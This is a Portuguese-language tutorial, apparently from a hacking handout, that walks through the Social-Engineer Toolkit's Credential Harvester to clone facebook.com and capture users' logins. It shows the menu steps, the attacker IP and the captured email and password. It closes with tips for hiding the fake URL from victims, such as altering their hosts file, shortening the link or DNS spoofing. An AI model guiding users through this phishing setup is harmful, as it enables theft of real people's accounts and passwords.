


Hackeando Facebook com o SET

E ai galera!

Hoje vamos ver mais um modo de roubar credenciais de sites, dessa vez vamos usar uma ferramenta chamada SET. O SET (Social Engineering Toolkit) é na verdade um conjunto de ferramentas para ataques voltados a engenharia social. Uma de suas funções, que é a que veremos hoje é a clonagem de sites para roubar as credenciais.

O SET é extremamente simples de usar, claro que você pode mudar os arquivos de configuração para obter resultados melhores, mas nada impede que você use-o no default.

E vamos ao tutorial então, abra o set com o comando `./set`, dentro do diretório do SET. Se você usa Back Track, você deve ir para o diretório `/pentest/exploits/set` e se você usa Kali Linux vá para `/usr/share/set`.



```
root@kali: /usr/share/set
File Edit View Search Terminal Help
root@kali:/usr/share/set# ./set
[-] New set_config.py file generated on: 2013-05-30 14:04:12.863771
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2013-05-30 14:04:12.863771
[*] SET is using the new config, no need to restart
```

The terminal window shows the execution of the `./set` command in the `/usr/share/set` directory of a Kali Linux system. The output indicates that a new `set_config.py` file was generated, the configuration was verified, and SET is now using the new configuration without the need to restart. The background of the terminal window features the Kali Linux logo and the text "KALI LINUX" and "The quieter you become, the more you are able to hear."

```
root@kali: /usr/share/set
File Edit View Search Terminal Help
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET). The one
stop shop for all of your social-engineering needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 
```

Na primeira vez que você abrir você vai ter que digitar "yes" para aceitar os termos da ferramenta antes de cair nessa tela. Assim que chegar ao menu, vamos acessar a sessão *Social-Engineering Attacks* (1):

```
root@kali: /usr/share/set
File Edit View Search Terminal Help

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules
99) Return back to the main menu.

set>
```

Neste submenu vamos acessar o *Website Attack Vectors* (2):

```
root@kali: /usr/share/set
File Edit View Search Terminal Help


The Web-Jacking Attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attac
k
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Create or import a CodeSigning Certificate
99) Return to Main Menu

set:webattack>
```

Temos aqui várias opções de ataques baseados em sites. Vamos usar o *Credential Harvester Attack Method (3)* para roubar apenas credenciais.

A screenshot of a Kali Linux terminal window. The title bar shows 'root@kali: /usr/share/set'. The terminal has a menu with options: '8) Create or import a CodeSigning Certificate' and '99) Return to Main Menu'. The user has entered 'set:webattack>3'. The terminal displays three paragraphs of text explaining the methods: 1) Web Templates, 2) Site Cloner, and 3) Custom Import. The background features a Kali Linux logo and the text 'KALI LINUX'. At the bottom, there is a quote: 'The quieter you become, the more you are able to hear.'

```
root@kali: /usr/share/set
File Edit View Search Terminal Help
8) Create or import a CodeSigning Certificate
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>
```

Aqui temos 3 opções, usar um template pronto do SET, clonar um site existente ou importar um template externo. Vamos usar o Site Cloner (2) para clonar um site existente, para ficar mais convincente.

```
root@kali: /usr/share/set
File Edit View Search Terminal Help
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
er/Tabnabbing: IP address for the POST back in Harvester
```

O próximo passo é informar o IP da máquina atacante e logo após informar qual site que será clonado:

```
root@kali: /usr/share/set
File Edit View Search Terminal Tabs Help

root@kali: /usr/share/set x root@kali: /usr/share/set x

and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
er/Tabnabbing:192.168.1.5 for the POST back in Harvester
[-] SET supports both HTTP and HTTPS become, the more you are able to hear.
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

Neste caso eu usei o Facebook, mas aqui você pode botar praticamente qualquer site que vai funcionar.

```
root@kali: /usr/share/set
File Edit View Search Terminal Tabs Help

root@kali: /usr/share/set x root@kali: /usr/share/set x


1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them in a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
er/Tabnabbing:192.168.1.5 for the POST back in Harvester
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80 more you are able to hear.
[*] Information will be displayed to you as it arrives below:
```

Tudo pronto! Agora é só entrar no endereço de IP do atacante para dar de cada com o login do Facebook:



Parece legítimo! Vamos logar e ver o que acontece:


```
root@kali: /usr/share/set
File Edit View Search Terminal Help
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.5 - - [30/May/2013 14:26:07] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVpgi7YK
PARAM: display=
PARAM: enable_profile_selector=
PARAM: legacy_return=1
PARAM: next=
PARAM: profile_selector_ids=
PARAM: trynum=1
PARAM: timezone=240
PARAM: lgnrnd=112514_53rA
PARAM: lgnjs=1369938368
POSSIBLE USERNAME FIELD FOUND: email=testandoset@hotmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=estaehasenha
PARAM: default_persistent=0
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



No terminal nós recebemos o usuário e a senha e no navegador fomos redirecionados para o login do Facebook original, pode conferir pela URL.

Provavelmente a vítima nem vai perceber que perdeu suas credenciais, vai parecer que a página deu um erro ou foi digitado algo errado, e nessa vez a vítima vai colocar seus dados e vai entrar normalmente.

Agora vamos ao óbvio. Eu fiz isso na rede interna, mas isso pode ser feito remotamente, o SET até comenta isso na configuração. Outra coisa óbvia é o endereço. Aqui é com você, como comentado no início do post, essas ferramentas são para auxiliar em ataques baseados em Engenharia Social, então você que decide como vai fazer para que o alvo não perceba a URL. Vou deixar aqui como dica que você pode enviar um arquivo para a vítima que vai alterar o arquivo que aponta para o facebook, usar um encurtador de URL ou até mesmo um DNS Spoof.

Teste o máximo de opções possível, leia os arquivos README e de configurações do SET.

Eu fico por aqui, bons estudos!

Apostila By : Gabriel Santana